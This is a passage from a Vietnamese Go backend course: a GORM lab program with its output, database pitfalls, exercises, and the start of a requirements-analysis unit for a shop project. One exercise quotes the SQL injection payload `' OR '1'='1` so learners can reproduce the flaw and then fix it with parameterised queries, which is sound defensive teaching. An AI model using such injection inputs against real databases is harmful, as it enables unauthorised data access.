    if _, err := admin.Exec(ctx, `DROP SCHEMA IF EXISTS lab22_gorm CASCADE; CREATE SCHEMA lab22_gorm`); err
!= nil {
        fmt.Println(err)
        return
    }

    sep := "?"
    if strings.Contains(url, "?") {
        sep = "&"
    }
    // Mặc định GORM ghi log CẢ "record not found" (không phải lỗi thật). Ở đây tắt log cho gọn.
    db, err := gorm.Open(postgres.Open(url+sep+"search_path=lab22_gorm"),
        &gorm.Config{Logger: logger.Default.LogMode(logger.Silent)})
    if err != nil {
        fmt.Println(err)
        return
    }
    if err := db.AutoMigrate(&Customer{}, &Order{}); err != nil {
        fmt.Println(err)
        return
    }

    // 1. Tạo kèm quan hệ
    c := Customer{Name: "An", Email: "an@x.vn", Orders: []Order{{Total: 100}, {Total: 250}}}
    db.Create(&c)
    fmt.Println("1. tạo: customer id =", c.ID, "| số đơn đã tạo kèm:", len(c.Orders))

    // 2. BẪY: Updates với struct bỏ qua giá trị ZERO (tên rỗng KHÔNG được cập nhật)
    db.Model(&c).Updates(Customer{Name: ""})
    var got Customer
    db.First(&got, c.ID)
    fmt.Printf("2. Updates(struct rỗng): tên = %q (không đổi!)\n", got.Name)
    db.Model(&c).Updates(map[string]any{"name": ""}) // map thì cập nhật cả giá trị zero
    db.First(&got, c.ID)
    fmt.Printf("   Updates(map)        : tên = %q\n", got.Name)

    // 3. Preload tải quan hệ bằng truy vấn riêng (tránh N+1 khi lặp)
```

```
    var withOrders Customer
    db.Preload("Orders").First(&withOrders, c.ID)
    fmt.Println("3. Preload: số đơn =", len(withOrders.Orders))

    // 4. Xóa mềm: Delete chỉ đặt deleted_at; truy vấn thường tự ẩn bản ghi
    db.Delete(&c)
    var x Customer
    err = db.First(&x, c.ID).Error
    fmt.Println("4. sau Delete, First:", errors.Is(err, gorm.ErrRecordNotFound))
    err = db.Unscoped().First(&x, c.ID).Error
    fmt.Println("   Unscoped().First   : tìm thấy =", err == nil)

    // 5. Transaction tự Rollback khi hàm trả lỗi
    err = db.Transaction(func(tx *gorm.DB) error {
        tx.Create(&Customer{Name: "B", Email: "b@x.vn"})
        return errors.New("lỗi giả lập")
    })
    var n int64
    db.Model(&Customer{}).Where("email = ?", "b@x.vn").Count(&n)
    fmt.Println("5. transaction lỗi:", err, "| số bản ghi B còn lại:", n)
}
```

```
1. tạo: customer id = 1 | số đơn đã tạo kèm: 2
2. Updates(struct rỗng): tên = "An" (không đổi!)
   Updates(map)        : tên = ""
3. Preload: số đơn = 2
4. sau Delete, First: true
   Unscoped().First   : tìm thấy = true
5. transaction lỗi: lỗi giả lập | số bản ghi B còn lại: 0
```

Những **bẫy của GORM** bạn cần ghi nhớ (nguồn bug thật ngoài đời):

1. **Cập nhật bằng struct bỏ qua giá trị zero** (`""`, `0`, `false`): muốn đặt về zero phải dùng `map`, `Select(...)` hoặc kiểu con trỏ/`sql.Null*`. Không làm vậy, bạn tưởng đã xóa email/đặt `is_active = false` mà không có gì xảy ra.
2. **Xóa mềm ngầm:** thêm `gorm.DeletedAt` là mọi `Delete` thành `UPDATE ... SET deleted_at`, mọi truy vấn tự thêm `WHERE deleted_at IS NULL`; **ràng buộc `UNIQUE` vẫn tính cả bản ghi đã "xóa"** (không đăng ký lại cùng email được) trừ khi dùng index duy nhất có điều kiện.
3. **N+1:** lặp qua danh sách rồi truy cập quan hệ chưa tải gây 1 truy vấn mỗi phần tử; dùng `Preload`/`Joins`.
4. **SQL ẩn và khó dự đoán**: bật `db.Debug()` hoặc logger để xem SQL; luôn kiểm tra bằng `EXPLAIN` với truy vấn nóng.
5. `AutoMigrate` **ở production** (mục 6.3).
6. `db.Save()` ghi toàn bộ trường (kể cả ghi đè dữ liệu người khác vừa sửa) và có thể là upsert; dùng `Updates` có chọn lọc hoặc khóa lạc quan.
7. `First` **trả** `ErrRecordNotFound`**;** `Find` **thì không** (trả slice rỗng): kiểm tra khác nhau.
8. **Mất kiểm soát transaction/khóa**: các thao tác `FOR UPDATE` cần `clause.Locking{Strength: "UPDATE"}`: dễ quên.

10. Cấu trúc tầng dữ liệu của ShopGo

Tổng hợp thành bố cục mà ta sẽ dùng ở Giai đoạn 4 (và các buổi sau sẽ đổ code vào đây):

```
internal/
  platform/
    postgres/
      postgres.go        <- NewPool(cfg), WithTx, MapError, interface DBTX
  product/
    product.go           <- kiểu miền nghiệp vụ Product (không biết SQL)
    repository.go        <- interface Repository (định nghĩa ở nơi dùng: service)
    postgres_repo.go     <- cài đặt bằng pgx
    service.go
    handler.go
  order/
    service.go           <- PlaceOrder (công thức ở mục 5), dùng WithTx
migrations/
  000001_init_schema.up.sql / .down.sql
```

Nguyên tắc: **tầng domain không import** `pgx`; chỉ package `postgres_repo` và `platform/postgres` biết đến driver. Đổi CSDL hay thêm bản cài đặt trong bộ nhớ cho test chỉ chạm các file đó (Buổi 6, 17).

11. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Nối chuỗi vào SQL** (SQL injection); `ORDER BY` động không qua danh sách trắng.
2. **Tạo pool mới mỗi lần gọi** hoặc mở kết nối thủ công; hoặc pool quá lớn so với `max_connections` của CSDL.
3. **Quên truyền** `ctx` **có timeout:** khi pool cạn hoặc CSDL treo, request treo mãi.
4. **Không** `defer tx.Rollback(ctx)`, để transaction treo giữ khóa.
5. **Gọi HTTP/email bên trong** `WithTx`; `fn` bị thử lại làm lặp tác dụng phụ.
6. **Để lỗi của driver rò lên handler** (`pgx.ErrNoRows`, `*pgconn.PgError`) thay vì lỗi miền nghiệp vụ.
7. **Quên đóng** `rows` khi `Query` thủ công (pool cạn dần); dùng `CollectRows`/`defer rows.Close()`.
8. **Quét** `NULL` **vào kiểu không-con-trỏ.**
9. **Sửa migration cũ** hoặc chạy migration tự động từ nhiều bản sao lúc khởi động.
10. **Dùng** `AutoMigrate` **trên production** và quên các bẫy zero-value/xóa mềm của GORM.
11. **Chỉ test với mock**, không bao giờ chạy SQL thật trong CI.

12. Góc nhìn thực chiến

Góc nhìn thực chiến

Ba cấu hình giúp bạn tránh phần lớn sự cố liên quan CSDL trong production: (1) `MaxConns` **được tính** theo ngân sách kết nối của CSDL (tổng các bản sao), kèm timeout ở `ctx` và `statement_timeout` ở phía CSDL; (2) **mọi hàm repository nhận** `ctx` và **mọi thao tác nhiều bước nằm trong** `WithTx`; (3) **migration có phiên bản, chạy ở bước riêng của pipeline, viết tương thích ngược**. Khi review PR có SQL, một Senior luôn hỏi: *"tham số hóa chưa? có index phục vụ không? hai request đồng thời thì sao? migration này khóa bảng bao lâu với 10 triệu dòng?"*. Về công cụ, nhiều nhóm chọn **pgx + sqlc + golang-migrate**: SQL thuần, an toàn kiểu, ít phép màu; đó cũng là hướng dễ nâng cấp và dễ gỡ lỗi nhất. Ở các buổi sau, chúng ta sẽ đổ mọi thứ vào ShopGo v1.

13. Tóm tắt

Tóm tắt buổi học

- Công cụ: `database/sql` (chuẩn), **pgx** (gốc PostgreSQL), **sqlc** (sinh Go từ SQL), GORM (ORM tiện nhưng nhiều bẫy); hiểu SQL quan trọng hơn chọn công cụ.
- `pgxpool`: tạo một lần, kích thước **tính theo** Little và ngân sách `max_connections`, luôn có `ctx` timeout; theo dõi `pool.Stat()`.
- Tham số `$1...`: **không bao giờ nối chuỗi** (SQL injection); `ORDER BY` động bằng danh sách trắng; `IN` dùng `= ANY($1)`.
- `CollectRows` + `RowToStructByName`; `NULL` ↔ con trỏ; `ErrNoRows` → `ErrNotFound`; mã `23505/23514/22P02` → lỗi miền nghiệp vụ.
- `WithTx`: `defer Rollback`, tự thử lại `40001/40P01`, không tác dụng phụ ngoài CSDL; `Batch`, `CopyFrom` cho ghi hàng loạt.
- Công thức đặt hàng: một transaction, `UPDATE ... WHERE stock >= $n RETURNING price` theo `product_id` tăng dần: kiểm chứng không bán lố, không deadlock, nhất quán tiền.
- **Migration** có phiên bản, không sửa cái đã chạy, expand/contract, chạy ở bước riêng, cẩn thận khóa; không dùng `AutoMigrate` ở production.
- Kiểm thử repository với **PostgreSQL thật**; domain không import driver.

14. Bài tập

1. **[Cơ bản]** Dựng PostgreSQL bằng Docker (Chuẩn bị môi trường), áp dụng migration `000001` bằng `migrate`, rồi dùng `\dt`, `\d orders` để đối chiếu với schema. Chạy `down` rồi `up` lại.
2. **[Cơ bản]** Viết chương trình Go nối bằng `pgxpool`, thêm 3 danh mục và 5 sản phẩm, rồi in danh sách sản phẩm kèm tên danh mục (`JOIN`), quét vào struct bằng `CollectRows`.
3. **[Cơ bản]** Tái hiện SQL injection trên một hàm tìm kiếm sản phẩm theo tên bằng cách nối chuỗi (`LIKE '%` + q + `%'`) và chứng minh payload `' OR '1'='1` lấy ra mọi hàng; sửa bằng tham số hóa; thêm test hồi quy.
4. **[Trung bình]** Viết hàm `ListProducts(ctx, filter)` hỗ trợ lọc tùy chọn (danh mục, khoảng giá, từ khóa không dấu), sắp xếp theo danh sách trắng và **phân trang theo khóa** (`WHERE id > $cursor ORDER BY id LIMIT $n`), xây câu SQL động **an toàn** (chỉ ghép các mảnh cố định, mọi giá trị qua `$n`). Viết test với nhiều tổ hợp.
5. **[Trung bình]** Cài `ProductRepository` (interface định nghĩa ở package service) với hai bản cài đặt: PostgreSQL (pgx) và trong bộ nhớ. Viết **một bộ test hợp đồng dùng chung** chạy cho cả hai (cùng bộ kiểm tra hành vi), đảm bảo hai bản cư xử giống nhau (kể cả ánh xạ lỗi).
6. **[Trung bình]** Thêm vào `WithTx` việc chạy được với `pgx.TxOptions{IsoLevel: pgx.Serializable}`; tái hiện write skew ở Buổi 21 trong Go và chứng minh `WithTx` thử lại thành công sau `40001`. Đếm số lần thử lại.
7. **[Nâng cao]** Mở rộng `PlaceOrder`: nhận `Idempotency-Key`; lưu bảng `idempotency_keys(key PK, order_id, request_hash)`; hai request cùng key trả **cùng một đơn** (không tạo đơn thứ hai), dù gọi đồng thời (dùng `INSERT ... ON CONFLICT DO NOTHING` và kiểm tra). Test đồng thời 20 request cùng key.
8. **[Nâng cao]** Viết hai migration theo mẫu **expand/contract**: đổi `products.price` (BIGINT đồng) thành cặp `price_amount BIGINT` + `price_currency TEXT` mà không gián đoạn: thêm cột, sao chép dữ liệu theo lô, hai phiên bản code chạy song song, rồi xóa cột cũ. Mô tả từng bước triển khai.

9. **[Thử thách]** Cài lại toàn bộ tầng dữ liệu bằng **sqlc** (`sqlc.yaml`, truy vấn, mã sinh ra) và so sánh với bản pgx thủ công về số dòng code, an toàn kiểu, độ dễ đọc, và hiệu năng bằng benchmark (`b.Loop`). Viết nhận xét về điểm đánh đổi và lúc nào bạn chọn mỗi cách.

PHẦN 3B — PHÂN TÍCH VÀ THIẾT KẾ TRƯỚC KHI CODE

> **Tổng quan giai đoạn**
> **Số buổi:** 5 (Buổi 22A – Buổi 22E) · **Thời lượng:** khoảng 1 tuần toàn thời gian · **Đầu vào:** hoàn thành Giai đoạn 3 (SQL, transaction, schema ShopGo ở Buổi 20–22) · **Đầu ra: gói thiết kế ShopGo v1**: đặc tả yêu cầu, use case, ERD và schema, hợp đồng OpenAPI, bảng truy vết, đủ để Giai đoạn 4 và Dự án 3 xây theo.

Đến đây bạn đã biết HTTP, SQL, transaction và cách nối Go với PostgreSQL. Giai đoạn 4 sẽ đặt Gin lên trên và xây ShopGo v1. Nhưng một câu hỏi chưa có trong giáo trình: **ai quyết định ShopGo phải làm gì, và làm theo hình dạng nào?** Ngoài đời, đề bài hiếm khi là một bản đặc tả sạch sẽ; nó là vài câu của một người chủ cửa hàng: *"Chị muốn bán đồ gia dụng nhỏ qua mạng, chị không muốn bán lố hàng đã hết, khách đổi ý thì cho hủy đơn."* Phần này dạy bạn đi từ mấy câu ấy đến một thiết kế đủ rõ để viết mã: **kỹ năng phân biệt kỹ sư đã làm được việc nhỏ với kỹ sư làm được việc thật.**

Vì sao thiết kế trước, và vì sao không "thiết kế hết rồi mới code"

Sửa một nhầm lẫn khi còn là chữ tốn một buổi chiều; sửa khi đã thành mã tốn một tuần; sửa khi đã có dữ liệu thật và ứng dụng di động đang dùng thì có thể là không thể. Vì vậy một phần công việc *đáng* làm trước mã: hiểu rõ yêu cầu, chốt quy tắc nghiệp vụ, thiết kế dữ liệu (khó đổi nhất), chốt hợp đồng API (đã có người dùng thì không đổi được).

Nhưng cái giá của thiết kế quá mức cũng thật: thiết kế viết sớm nhất là thiết kế dựa trên nhiều giả định nhất, và nếu đóng băng nó, bạn xây đúng thứ sai. Giai đoạn này vì thế dạy **mức vừa đủ, và lặp lại**: thiết kế sâu ở những chỗ *khó đảo ngược* (schema, hợp đồng, ranh giới module), thiết kế mỏng ở phần còn lại, rồi xây một lát cắt mỏng đi qua mọi tầng để mã chạy được kiểm chứng thiết kế. Khi mã cho thấy thiết kế sai, bạn sửa thiết kế một cách *có ghi lại* (hợp đồng, ADR), không phải lặng lẽ. Buổi 22E nói riêng về điều này.

Dòng chảy của giai đoạn

```
  đề bài mơ hồ ──► yêu cầu (FR, NFR) ──► use case + quy tắc (UC, BR) ──► ERD + schema ──► hợp đồng API ──► code
      22A                22A                       22B                        22C             22D             22E
       └──────────── mỗi bước sinh ra một thứ có thể kiểm tra, và mỗi thứ đều truy vết được về bước trước ────────┘
```

Hai ý nối cả chuỗi: **mỗi thứ phải kiểm tra được** (NFR có số đo, use case có tiêu chí chấp nhận, hợp đồng có linter, schema có ràng buộc), và **mỗi thứ phải truy vết được** (FR → UC → BR → bảng → endpoint → test). Tới Buổi 22E, bạn sẽ có một chương trình tự động kiểm tra rằng chuỗi này không bị đứt.

Mục tiêu của giai đoạn

- Biến đề bài mơ hồ thành **đặc tả** có yêu cầu chức năng (FR) với độ ưu tiên MoSCoW, yêu cầu phi chức năng (NFR) đo được, giả định và phạm vi (Won't).

- Mô hình hóa nghiệp vụ bằng **use case**, tác nhân, tiêu chí chấp nhận Given/When/Then, quy tắc nghiệp vụ và máy trạng thái đơn hàng.
- Suy ra **ERD và schema PostgreSQL** từ yêu cầu (chứ không chép từ mẫu), với ràng buộc ép quy tắc nghiệp vụ trong chính dữ liệu và chỉ mục cho các truy vấn chính.
- Thiết kế **hợp đồng API** (OpenAPI) cho 13 use case: tài nguyên, mã trạng thái, mô hình lỗi, phân trang, idempotency, và kiểm nó bằng linter, mock và test hợp đồng.
- Quyết định **nền tảng hệ thống** bằng ADR: công nghệ, module, tầng, môi trường, và ánh xạ từng NFR vào chiến thuật thiết kế.
- Chuyển thiết kế thành mã bằng **lát cắt dọc**, với Definition of Ready/Done, ma trận truy vết kiểm bằng máy và phân tích tác động khi yêu cầu đổi.

Danh sách buổi học

Buổi	Chủ đề	Từ khóa chính
22A	Phân tích yêu cầu: từ đề bài mơ hồ đến đặc tả	stakeholder, câu hỏi làm rõ, FR/NFR, MoSCoW, giả định, ước lượng quy mô, tiêu chí chấp nhận
22B	Use case và mô hình hóa nghiệp vụ	tác nhân, use case, quy tắc nghiệp vụ (BR), từ điển nghiệp vụ, máy trạng thái đơn hàng
22C	Từ yêu cầu đến ERD và thiết kế cơ sở dữ liệu	thực thể, quan hệ, chuẩn hóa, ràng buộc, chỉ mục, migration
22D	Thiết kế API contract và nền tảng hệ thống	tài nguyên, mã lỗi thống nhất, keyset, Idempotency-Key, OpenAPI, linter hợp đồng, ADR, NFR → chiến thuật
22E	Từ thiết kế sang code: lát cắt dọc, truy vết và định nghĩa "xong"	walking skeleton, DoR/DoD, test hợp đồng, ma trận truy vết, phân tích tác động, nợ thiết kế

Buổi 22A và 22B đi cùng nhau (từ lời nói đến hành vi được mô tả), 22C đưa hành vi xuống dữ liệu, 22D và 22E đưa nó lên hợp đồng rồi xuống mã.

Sản phẩm của giai đoạn: gói thiết kế ShopGo v1

Cuối giai đoạn bạn có (và ghi vào kho mã dưới `docs/` cùng `openapi.yaml`):

1. **Đặc tả yêu cầu**: 14 FR, 10 NFR đo được, giả định, phạm vi và những thứ cố ý không làm ở v1.
2. **Use case**: 13 UC, 3 tác nhân, tiêu chí chấp nhận, quy tắc nghiệp vụ, máy trạng thái đơn hàng.
3. **ERD và schema**: sáu bảng `users`, `refresh_tokens`, `categories`, `products`, `orders`, `order_items`, cùng ràng buộc và chỉ mục, khớp migration đầu tiên của ShopGo.
4. **Hợp đồng OpenAPI** `openapi.yaml`: 18 thao tác, mô hình lỗi thống nhất, khuôn phân trang, linter 0 vi phạm.
5. **ADR** cho công nghệ và kiến trúc, ánh xạ NFR → chiến thuật, sơ đồ thành phần và triển khai.
6. **Bảng truy vết** FR → UC → BR → bảng/cột → endpoint → test, được một chương trình kiểm tra độ đầy đủ.

Đây chính là thứ Dự án 3 (ShopGo v1) xây theo.

Cách học giai đoạn này

- **Đóng vai kỹ sư nhận việc.** Mỗi buổi bắt đầu từ cái bạn *nhận được* (đề bài, yêu cầu, use case) chứ không từ lời giải. Hãy tự làm phần của mình trước, **rồi** đối chiếu với đáp án trong chương; chỗ khác nhau mới là chỗ học.
- **Chạy mọi chương trình.** Chương trình trong giai đoạn này (kiểm tra tiêu chí chấp nhận, linter hợp đồng, mock, ma trận truy vết) không chứng minh Go mà chứng minh *một thực hành thiết kế*; chúng được tải cùng giáo trình (`verify/partA/`), đầu ra trong sách là đầu ra thật.
- **Viết ra giấy trước khi gõ.** Những bài tập đáng giá nhất ở đây là tài liệu (ADR, hợp đồng, ma trận), không phải mã.
- **Giữ một bản đồ.** Mã FR, UC, BR, NFR là ngôn ngữ chung của giai đoạn: ghi ra tờ giấy và dán cạnh màn hình.

Nối với phần còn lại của giáo trình

- **Buổi 20 và 22 (SQL, schema, migration)** là công cụ của 22C: bạn dùng lại `CHECK`, `UNIQUE`, khóa ngoại, chỉ mục để *ép quy tắc nghiệp vụ trong dữ liệu*.
- **Buổi 27 (kiến trúc dự án)** là nền của mục nền tảng trong 22D: module, tầng, luật phụ thuộc, composition root.
- **Buổi 30 và 31 (thiết kế API, OpenAPI, kiểm thử)** được dùng, không lặp lại: 22D áp dụng chúng vào hợp đồng đầy đủ và 22E vào test hợp đồng.
- **Buổi 40 (kiến trúc và ADR)** và **Buổi 51 (kỹ năng Senior: tài liệu thiết kế, ADR, ước lượng)** là phần nâng cao của chính những kỹ năng bạn bắt đầu rèn ở đây; sau Phần 3B bạn sẽ đọc chúng với nhiều ví dụ thật hơn.
- **Dự án 3 (ShopGo v1)** là nơi gói thiết kế này thành mã; hãy dùng `openapi.yaml`, ma trận và ADR của bạn làm kim chỉ nam thay vì đề bài chung chung.

Tự đánh giá trước khi sang Giai đoạn 4

- Tôi phân biệt được yêu cầu chức năng với phi chức năng và viết được NFR **đo được** (con số và cách đo).
- Tôi viết được một use case có tác nhân, luồng chính, luồng thay thế và tiêu chí chấp nhận Given/When/Then, và rút được quy tắc nghiệp vụ từ nó.
- Tôi suy ra được ERD từ danh từ trong yêu cầu, và biết quy tắc nghiệp vụ nào nên nằm trong ràng buộc CSDL.
- Tôi giải thích được vì sao hủy đơn là `POST /orders/{id}/cancellations`, và vì sao đơn của người khác trả 404 thay vì 403.
- Tôi viết được một ADR có phương án, hệ quả và **điều kiện xem lại**.
- Tôi giải thích được vì sao dùng lát cắt dọc thay vì thiết kế hết rồi mới code, và đọc/viết được ma trận truy vết.

Buổi 22A — Phân tích yêu cầu: từ đề bài mơ hồ đến đặc tả

Thông tin buổi học

Thời lượng: 6 giờ · **Mức độ:** Trung bình · **Cần biết trước:** Buổi 7, 11, 20–22 (và nên đọc lướt Dự án 3 để biết đích đến)

Mục tiêu học tập


Sau buổi học này bạn có thể:

- Phân biệt **yêu cầu chức năng, phi chức năng, ràng buộc, giả định và rủi ro**, và biến một đề bài mơ hồ thành danh sách yêu cầu có **mã định danh**.
- Lập **bản đồ bên liên quan** (ai quyết định, ai trả tiền, ai dùng, ai vận hành) và soạn **nhật ký câu hỏi làm rõ**: câu hỏi → câu trả lời giả định → hệ quả thiết kế.
- Đặt **phạm vi** bằng MoSCoW, ghi rõ cái gì *không làm* trong phiên bản 1.
- Viết yêu cầu **đơn nghĩa, kiểm chứng được**, và dùng một **bộ lint yêu cầu** viết bằng Go để bắt từ mơ hồ, mã trùng, yêu cầu không có cách kiểm.
- Viết **user story** theo INVEST kèm **tiêu chí chấp nhận Given/When/Then**, rồi chuyển chúng thành **bảng kịch bản chạy được**.
- Biến "nhanh", "nhiều", "không mất dữ liệu" thành **số đo** bằng ước lượng QPS, lưu trữ và định luật Little.
- Lập **SRS một trang**, **ma trận truy vết** khởi đầu và quy trình **quản lý thay đổi**.

Sửa chữ rẻ hơn sửa mã, sửa mã rẻ hơn sửa dữ liệu của khách

Phần lớn thất bại phần mềm không đến từ việc lập trình viên viết sai hàm, mà từ việc **xây đúng thứ không ai cần** hoặc **thiếu thứ ai cũng tưởng là hiển nhiên**. Mỗi câu hỏi bạn không hỏi hôm nay sẽ quay lại dưới dạng một lỗi, một đợt viết lại hoặc một cuộc gọi lúc nửa đêm. Buổi này dạy cách đặt câu hỏi *trước khi* gõ `go mod init`.

Buổi này mở đầu **Phần 3B** và đi cùng bạn qua năm buổi liên tiếp: 22A (yêu cầu) → 22B (use case và mô hình nghiệp vụ) → 22C (ERD và schema) → 22D (API contract) → 22E (từ thiết kế sang code). Kết quả là "gói thiết kế ShopGo v1" mà Dự án 3 xây theo. Ví dụ xuyên suốt: **chị Lan**, chủ một cửa hàng đồ gia dụng, đưa bạn một đề bài cố ý mơ hồ, như mọi khách hàng thật.



Quy trình phân tích yêu cầu của buổi này

1. Vì sao phần lớn dự án hỏng vì yêu cầu

1.1. Lập luận chi phí: lỗi càng muộn càng đắt

Không cần thống kê để thấy cơ chế: một sai sót ở yêu cầu giống sai số ở móng nhà, mọi thứ xây trên nó đều thừa hưởng. Hãy theo dõi một sai sót của ShopGo: đề bài không nói *hủy đơn thì hàng có quay về kho không*. Với **số giờ giả định minh họa** (không phải thống kê): phát hiện lúc **phỏng vấn** tốn 5 phút (một câu hỏi); lúc **viết đặc tả** ~15 phút (sửa một dòng); lúc **thiết kế** vài giờ (sửa use case, ERD, API); khi **đã có mã và test** 1–2 ngày (mã, migration, review, triển khai lại); khi **đã chạy thật** nhiều ngày, cộng việc *sửa tồn kho sai của khách thật* và thiệt hại niềm tin.

Con số mỗi dự án một khác, nhưng ba nguyên nhân thì ổn định: càng về sau càng **nhiều thứ phụ thuộc** vào quyết định sai; càng **nhiều người** phải phối hợp; và khi đã có **dữ liệu thật**, sửa lỗi nghĩa là sửa cả dữ liệu, thứ không có nút hoàn tác.

1.2. Ba kiểu yêu cầu hỏng

Ba kiểu hỏng: **thiếu** (điều hiển nhiên với khách nhưng không ai nói, như "hủy đơn thì hàng phải về kho"); **sai hoặc hiểu lầm** (một câu, hai nghĩa: "không bán lố" là không giữ hàng ở giỏ, hay không để tồn kho âm?); và **trôi** (*scope creep*: yêu cầu thêm đổi liên tục mà không ai cân nhắc tác động).

1.3. Đề bài của chị Lan và những chỗ mơ hồ

> **Đề bài (nguyên văn)**
> "Chị muốn bán đồ gia dụng nhỏ qua mạng. Khách vào xem hàng, thấy hàng nào còn thì đặt, chị khỏi phải nhắn tin từng người. Chị không muốn bán lố hàng đã hết. Nhân viên của chị cũng cần vào sửa giá và thêm hàng. Cần làm nhanh, ngân sách ít, sau này có thể bán nhiều hơn. À, khách đổi ý thì cho hủy đơn nhé."

Đọc chậm từng cụm và đánh dấu điều chưa rõ. Đây là danh sách điểm mơ hồ mà mục 4 sẽ lần lượt làm sáng tỏ:

Cụm trong đề bài	Có ít nhất hai cách hiểu	Nếu đoán sai
"thấy hàng nào còn thì đặt"	Hiển thị tồn kho chính xác? Giữ hàng khi vào giỏ?	Lệch tồn kho, khách tranh nhau
"không muốn bán lố"	Tuyệt đối, hay chấp nhận sai số nhỏ rồi xin lỗi?	Kiến trúc đắt hoặc khách giận
"nhân viên ... sửa giá và thêm hàng"	Có xóa hàng? Xem đơn? Mấy mức quyền?	Lỗ hổng phân quyền hoặc thiếu tính năng
"làm nhanh"	Giao nhanh, hay hệ thống phản hồi nhanh?	Làm sai trọng tâm
"ngân sách ít"	Bao nhiêu? Ai vận hành?	Chọn hạ tầng vượt khả năng chi trả
"sau này bán nhiều hơn"	Gấp bao nhiêu lần? Thêm tính năng gì?	Thiết kế dư thừa hoặc phải viết lại
"khách đổi ý thì cho hủy"	Đến lúc nào? Hàng có về kho? Hủy hai lần?	Hoàn kho sai, mất tiền thật

2. Yêu cầu là gì

Yêu cầu (*requirement*) là một phát biểu về điều hệ thống **phải làm** hoặc **phải đạt**, hoặc về một **giới hạn** trên cách làm, đủ rõ để người ta kiểm tra "đã đạt hay chưa". Có năm loại phát biểu cần phân biệt, vì mỗi loại được quản lý khác nhau:

Loại	Ý nghĩa	Ví dụ trong ShopGo
Chức năng (FR)	Hệ thống làm gì cho ai	"Khách hủy được đơn đang pending của mình"
Phi chức năng (NFR)	Làm tốt đến mức nào: tốc độ, độ sẵn sàng, bảo mật	"p95 của `POST /orders` < 500 ms ở 10 đơn/giây"
Ràng buộc (CON)	Giới hạn được áp sẵn, không thương lượng	"Chạy trên một VPS và một PostgreSQL"
Giả định (AS)	Điều ta tin là đúng nhưng chưa xác nhận	"Đỉnh khuyến mãi khoảng 2.000 đơn/ngày"
Rủi ro (RK)	Điều có thể sai và hậu quả của nó	"Bảng `refresh_tokens` phình mãi vì chưa có job dọn"

Hai phân biệt hay gây nhầm lẫn nhất:

- **Yêu cầu ≠ giải pháp.** "Hệ thống phải dùng Redis" là giải pháp. Yêu cầu thật nằm phía sau: "đọc danh sách sản phẩm p95 < 200 ms". Phát biểu giải pháp như yêu cầu khóa chặt tay người thiết kế và che mất lý do. Nếu một công nghệ *thật sự* bị áp đặt (khách đã có sẵn PostgreSQL), hãy ghi nó thành **ràng buộc** kèm lý do.
- **Yêu cầu ≠ tính năng giao diện.** Backend nhận yêu cầu ở mức hành vi và dữ liệu ("đơn có tổng tiền bằng tổng các dòng"), không phải mô tả nút bấm màu gì.

Yêu cầu cũng có **tầng**: *yêu cầu kinh doanh* (chị Lan: "khỏi nhắn tin từng người"), *yêu cầu người dùng* (khách: "thấy hàng còn thì đặt được") và *yêu cầu hệ thống* (FR-11). Ba tầng nối với nhau bằng truy vết (mục 10): mỗi yêu cầu hệ thống phải trả lời được "nó phục vụ mục tiêu kinh doanh nào".

